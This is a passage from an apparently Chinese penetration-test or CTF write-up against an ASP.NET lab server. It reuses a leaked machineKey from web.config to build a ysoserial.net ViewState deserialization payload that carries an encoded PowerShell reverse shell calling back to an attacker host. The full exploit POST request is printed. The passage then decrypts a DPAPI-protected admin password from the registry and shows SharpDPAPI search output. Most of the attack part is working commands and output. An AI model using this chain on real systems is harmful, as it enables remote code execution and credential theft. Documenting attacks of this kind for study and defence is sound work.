
<?xml version="1.0"?>
<configuration>
  <system.web>
    <pages validateRequest="false" enableEventValidation="false" viewStateEncryptionMode="Never"/>
    <machineKey validationKey="56AB7132992003EE87F74AE4D9675D65EED8018D3528C0B8874905B51940DEAF6B85F1D922D19AB8F69781B2326A2F978A064708822FD8C54ED74CADF8592E17" decryptionKey="A69D80B92A16DFE1698DFE86D4CED630FA56D7C1661C8D05744449889B88E8DC" validation="SHA1" decryption="AES"/>
    <customErrors mode="Off"/>
    <compilation defaultLanguage="c#" debug="true"/>
    <!-- CRITICAL SETTING: Allows path traversal in URLs -->
    <httpRuntime relaxedUrlToFileSystemMapping="true" />
  </system.web>

  <system.webServer>
    <staticContent>
      <mimeMap fileExtension=".config" mimeType="text/plain" />
    </staticContent>
  </system.webServer>
</configuration>
关键发现:
该配置文件不仅泄露了validationKey和decryptionKey,还显示httpRuntime设置了relaxedUrlToFileSystemMapping="true"
我还尝试了全局 config,虽然没有信息:
v4.0.30319 是 .NET Framework 4.x 系列(包括 4.0、4.5、4.6、4.7、4.8 等)的统一运行时目录名称,微软故意设计成这样
6.2 ViewState 反序列化RCE
基于获取的 MachineKey,可以针对 ASP.NET 的 __VIEWSTATE 机制发起反序列化攻击。
1. 原理分析:
ASP.NET 使用 __VIEWSTATE 隐藏字段在客户端与服务器间传递页面状态。由于我们掌握了服务端用于签名和加密的 MachineKey,因此可以构造恶意的序列化数据包。当服务器进行反序列化处理时,会触发特殊的 Gadget Chain(如 TextFormattingRunProperties),从而在服务器上下文执行任意系统命令。
参考文章:
https://www.cnblogs.com/zpchcbd/p/15112047.html

    <form method="post" action="./" id="form1">
<div class="aspNetHidden">
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTcwNzM5ODc3NGRkuCwwL3tVUWLJeG168Y/jI28D3Yw=" />
</div>

<div class="aspNetHidden">

	<input type="hidden" name="__VIEWSTATEGENERATOR" id="__VIEWSTATEGENERATOR" value="CA0B0334" />
</div>
获取到 __VIEWSTATEGENERATOR 字段 value=“CA0B0334”
2. Payload 构造与执行:
万事俱备,使用 ysoserial.net 工具 https://github.com/pwntester/ysoserial.net 构造反序列化 payload,生成加密的 PowerShell 反弹 Shell 负载
.\ysoserial.exe -p ViewState -g TextFormattingRunProperties --generator=CA0B0334 --validationalg="SHA1" --validationkey="56AB7132992003EE87F74AE4D9675D65EED8018D3528C0B8874905B51940DEAF6B85F1D922D19AB8F69781B2326A2F978A064708822FD8C54ED74CADF8592E17" -c "cmd /c powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMgAwAC4AOQA4ACIALAA0ADQANAA0ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7AHQAcgB5ACAAewAgACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAiAC4AIAB7ACAAJABkAGEAdABhACAAfQAgADIAPgAmADEAIgAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACAAfQAgAGMAYQB0AGMAaAAgAHsAIAAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAiACQAXwBgAG4AIgB9ADsAIAAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA"
3. 权限获取:
通过 POST 请求提交伪造的 __VIEWSTATE

POST / HTTP/1.1
Host: 10.5.2.10
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 3260

__VIEWSTATE=%2FwEy0hIAAQAAAP%2F%2F%2F%2F8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRvciwgVmVyc2lvbj0zLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPTMxYmYzODU2YWQzNjRlMzUFAQAAAEJNaWNyb3NvZnQuVmlzdWFsU3R1ZGlvLlRleHQuRm9ybWF0dGluZy5UZXh0Rm9ybWF0dGluZ1J1blByb3BlcnRpZXMBAAAAD0ZvcmVncm91bmRCcnVzaAECAAAABgMAAAD0EDw%2FeG1sIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9InV0Zi0xNiI%2FPg0KPE9iamVjdERhdGFQcm92aWRlciBNZXRob2ROYW1lPSJTdGFydCIgSXNJbml0aWFsTG9hZEVuYWJsZWQ9IkZhbHNlIiB4bWxucz0iaHR0cDovL3NjaGVtYXMubWljcm9zb2Z0LmNvbS93aW5meC8yMDA2L3hhbWwvcHJlc2VudGF0aW9uIiB4bWxuczpzZD0iY2xyLW5hbWVzcGFjZTpTeXN0ZW0uRGlhZ25vc3RpY3M7YXNzZW1ibHk9U3lzdGVtIiB4bWxuczp4PSJodHRwOi8vc2NoZW1hcy5taWNyb3NvZnQuY29tL3dpbmZ4LzIwMDYveGFtbCI%2BDQogIDxPYmplY3REYXRhUHJvdmlkZXIuT2JqZWN0SW5zdGFuY2U%2BDQogICAgPHNkOlByb2Nlc3M%2BDQogICAgICA8c2Q6UHJvY2Vzcy5TdGFydEluZm8%2BDQogICAgICAgIDxzZDpQcm9jZXNzU3RhcnRJbmZvIEFyZ3VtZW50cz0iL2MgY21kIC9jIHBvd2Vyc2hlbGwgLWUgSkFCakFHd0FhUUJsQUc0QWRBQWdBRDBBSUFCT0FHVUFkd0F0QUU4QVlnQnFBR1VBWXdCMEFDQUFVd0I1QUhNQWRBQmxBRzBBTGdCT0FHVUFkQUF1QUZNQWJ3QmpBR3NBWlFCMEFITUFMZ0JVQUVNQVVBQkRBR3dBYVFCbEFHNEFkQUFvQUNJQU1RQXdBQzRBTVFBd0FDNEFNZ0F3QUM0QU9RQTRBQ0lBTEFBMEFEUUFOQUEwQUNrQU93QWtBSE1BZEFCeUFHVUFZUUJ0QUNBQVBRQWdBQ1FBWXdCc0FHa0FaUUJ1QUhRQUxnQkhBR1VBZEFCVEFIUUFjZ0JsQUdFQWJRQW9BQ2tBT3dCYkFHSUFlUUIwQUdVQVd3QmRBRjBBSkFCaUFIa0FkQUJsQUhNQUlBQTlBQ0FBTUFBdUFDNEFOZ0ExQURVQU13QTFBSHdBSlFCN0FEQUFmUUE3QUhjQWFBQnBBR3dBWlFBb0FDZ0FKQUJwQUNBQVBRQWdBQ1FBY3dCMEFISUFaUUJoQUcwQUxnQlNBR1VBWVFCa0FDZ0FKQUJpQUhrQWRBQmxBSE1BTEFBZ0FEQUFMQUFnQUNRQVlnQjVBSFFBWlFCekFDNEFUQUJsQUc0QVp3QjBBR2dBS1FBcEFDQUFMUUJ1QUdVQUlBQXdBQ2tBZXdBN0FDUUFaQUJoQUhRQVlRQWdBRDBBSUFBb0FFNEFaUUIzQUMwQVR3QmlBR29BWlFCakFIUUFJQUF0QUZRQWVRQndBR1VBVGdCaEFHMEFaUUFnQUZNQWVRQnpBSFFBWlFCdEFDNEFWQUJsQUhnQWRBQXVBRUVBVXdCREFFa0FTUUJGQUc0QVl3QnZBR1FBYVFCdUFHY0FLUUF1QUVjQVpRQjBBRk1BZEFCeUFHa0FiZ0JuQUNnQUpBQmlBSGtBZEFCbEFITUFMQUF3QUN3QUlBQWtBR2tBS1FBN0FIUUFjZ0I1QUNBQWV3QWdBQ1FBY3dCbEFHNEFaQUJpQUdFQVl3QnJBQ0FBUFFBZ0FDZ0FhUUJsQUhnQUlBQWlBQzRBSUFCN0FDQUFKQUJrQUdFQWRBQmhBQ0FBZlFBZ0FESUFQZ0FtQURFQUlnQWdBSHdBSUFCUEFIVUFkQUF0QUZNQWRBQnlBR2tBYmdCbkFDQUFLUUE3QUNBQWZRQWdBR01BWVFCMEFHTUFhQUFnQUhzQUlBQWtBSE1BWlFCdUFHUUFZZ0JoQUdNQWF3QWdBRDBBSUFBaUFDUUFYd0JnQUc0QUlnQjlBRHNBSUFBa0FITUFaUUJ1QUdRQVlnQmhBR01BYXdBeUFDQUFQUUFnQUNRQWN3QmxBRzRBWkFCaUFHRUFZd0JyQUNBQUt3QWdBQ0lBVUFCVEFDQUFJZ0FnQUNzQUlBQW9BSEFBZHdCa0FDa0FMZ0JRQUdFQWRBQm9BQ0FBS3dBZ0FDSUFQZ0FnQUNJQU93QWtBSE1BWlFCdUFHUUFZZ0I1QUhRQVpRQWdBRDBBSUFBb0FGc0FkQUJsQUhnQWRBQXVBR1VBYmdCakFHOEFaQUJwQUc0QVp3QmRBRG9BT2dCQkFGTUFRd0JKQUVrQUtRQXVBRWNBWlFCMEFFSUFlUUIwQUdVQWN3QW9BQ1FBY3dCbEFHNEFaQUJpQUdFQVl3QnJBRElBS1FBN0FDUUFjd0IwQUhJQVpRQmhBRzBBTGdCWEFISUFhUUIwQUdVQUtBQWtBSE1BWlFCdUFHUUFZZ0I1QUhRQVpRQXNBREFBTEFBa0FITUFaUUJ1QUdRQVlnQjVBSFFBWlFBdUFFd0FaUUJ1QUdjQWRBQm9BQ2tBT3dBa0FITUFkQUJ5QUdVQVlRQnRBQzRBUmdCc0FIVUFjd0JvQUNnQUtRQjlBRHNBSkFCakFHd0FhUUJsQUc0QWRBQXVBRU1BYkFCdkFITUFaUUFvQUNrQSIgU3RhbmRhcmRFcnJvckVuY29kaW5nPSJ7eDpOdWxsfSIgU3RhbmRhcmRPdXRwdXRFbmNvZGluZz0ie3g6TnVsbH0iIFVzZXJOYW1lPSIiIFBhc3N3b3JkPSJ7eDpOdWxsfSIgRG9tYWluPSIiIExvYWRVc2VyUHJvZmlsZT0iRmFsc2UiIEZpbGVOYW1lPSJjbWQiIC8%2BDQogICAgICA8L3NkOlByb2Nlc3MuU3RhcnRJbmZvPg0KICAgIDwvc2Q6UHJvY2Vzcz4NCiAgPC9PYmplY3REYXRhUHJvdmlkZXIuT2JqZWN0SW5zdGFuY2U%2BDQo8L09iamVjdERhdGFQcm92aWRlcj4Ls8tDF3qVLYY%2BHZ9lc0h%2FHJa2D2k%3D
然后就收到了 shell

成功获得 Web 服务器初始权限,当前身份为:iis apppool\root
七、主机凭据解密与二次提权
7.1 DPAPI 注册表凭据提取
法一:手动找安装的应用
我习惯先看 Program Files 文件夹,其中 TelecomApp 令人格外注意
于是使用 reg 命令手动查询注册表配置:
Windows 建议开发者将系统级配置存放在:
HKEY_LOCAL_MACHINE\SOFTWARE\<VendorName>\<AppName>
PS C:\Program Files\TelecomApp> reg query HKEY_LOCAL_MACHINE\SOFTWARE\TelecomApp

HKEY_LOCAL_MACHINE\SOFTWARE\TelecomApp
    UserName    REG_SZ    tel_admin01@telecore.ad
    EncryptedPassword    REG_SZ    AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAOUxfpmwAV0WYASgF0p7AyQQAAAACAAAAAAAQZgAAAAEAACAAAACfRzkiyK0ji3RdkhsaKqqDYsIEjHcf4KqabRvSSLhlYgAAAAAOgAAAAAIAACAAAABEfkfJYtEx/l+8wBsNz9HAw1AJmQNS+us4XMqhU8eGFRAAAAD/q61IY4NbDaBrnEWiK2H4QAAAAK7m74B/E53IMZ/KZpmnDvmJb4oix61AGSZ4vefPou1ZcHRdaR75WJs6PBR7H6/yBz9sn2thUhkCiJar8JSWVKw=
发现存储了加密的用户凭据这些数据使用 Windows DPAPI (Data Protection API) 进行保护。 由于加密采用了 LocalMachine 范围,且我们已具备服务器本地执行权限,可直接利用 PowerShell 调用 .NET 库进行解密:
PS C:\Program Files\TelecomApp> Get-ItemProperty "HKLM:\SOFTWARE\TelecomApp" | ForEach-Object { $_.PSObject.Properties | Where-Object { $_.Value -match '^AQAAAN' } | ForEach-Object { Write-Host "$($_.Name):" -NoNewline; [System.Text.Encoding]::ASCII.GetString([System.Security.Cryptography.ProtectedData]::Unprotect([System.Convert]::FromBase64String($_.Value), $null, 'LocalMachine')) } }
T3l@Com#1
解密结果:
- 用户:
tel_admin01@telecore.ad - 密码:
T3l@Com#1
法二:自动化工具探测
如果你觉得法一不容易发现,也可以利用 SharpDPAPI 工具快速检索系统中存储的所有 DPAPI 敏感项
PS C:\users\public> ./SharpDPAPI.exe search

  __                 _   _       _ ___
 (_  |_   _. ._ ._  | \ |_) /\  |_) |
 __) | | (_| |  |_) |_/ |  /--\ |  _|_
                |
  v1.11.3

[*] Action: Searching for DPAPI blobs
[*] Search type: registry
[*] Searching the key HLKM and HKCU hives for DPAPI blobs

[*] Searching USERS hive:

Root: HKEY_USERS\
HKEY_USERS\\.DEFAULT\Software\Microsoft\IdentityCRL\Immersive\production\Property00180015FE9DB25A
HKEY_USERS\\S-1-5-18\Software\Microsoft\IdentityCRL\Immersive\production\Property00180015FE9DB25A
HKEY_USERS\\.DEFAULT\Software\Microsoft\IdentityCRL\DeviceIdentities\production\Logs\02bbqpaqpkfnevfmProvision Friday, October 03, 2025 05:17:56
HKEY_USERS\\.DEFAULT\Software\Microsoft\IdentityCRL\DeviceIdentities\production\Logs\02luqlxfedoqubuyProvision Friday, October 03, 2025 05:17:50
HKEY_USERS\\.DEFAULT\Software\Microsoft\IdentityCRL\DeviceIdentities\production\Logs\02oqviclpcadesejProvision Monday, September 01, 2025 13:48:56
HKEY_USERS\\.DEFAULT\Software\Microsoft\IdentityCRL\Immersive\production\Token\{0CB4A94A-6E8C-477B-88C8-A3799FC97414}DeviceTicket
HKEY_USERS\\.DEFAULT\Software\Microsoft\IdentityCRL\Immersive\production\Token\{975EE785-95FA-4566-990D-EA4B3D973061}DeviceTicket
HKEY_USERS\\S-1-5-18\Software\Microsoft\IdentityCRL\DeviceIdentities\production\Logs\02bbqpaqpkfnevfmProvision Friday, October 03, 2025 05:17:56
HKEY_USERS\\S-1-5-18\Software\Microsoft\IdentityCRL\DeviceIdentities\production\Logs\02luqlxfedoqubuyProvision Friday, October 03, 2025 05:17:50
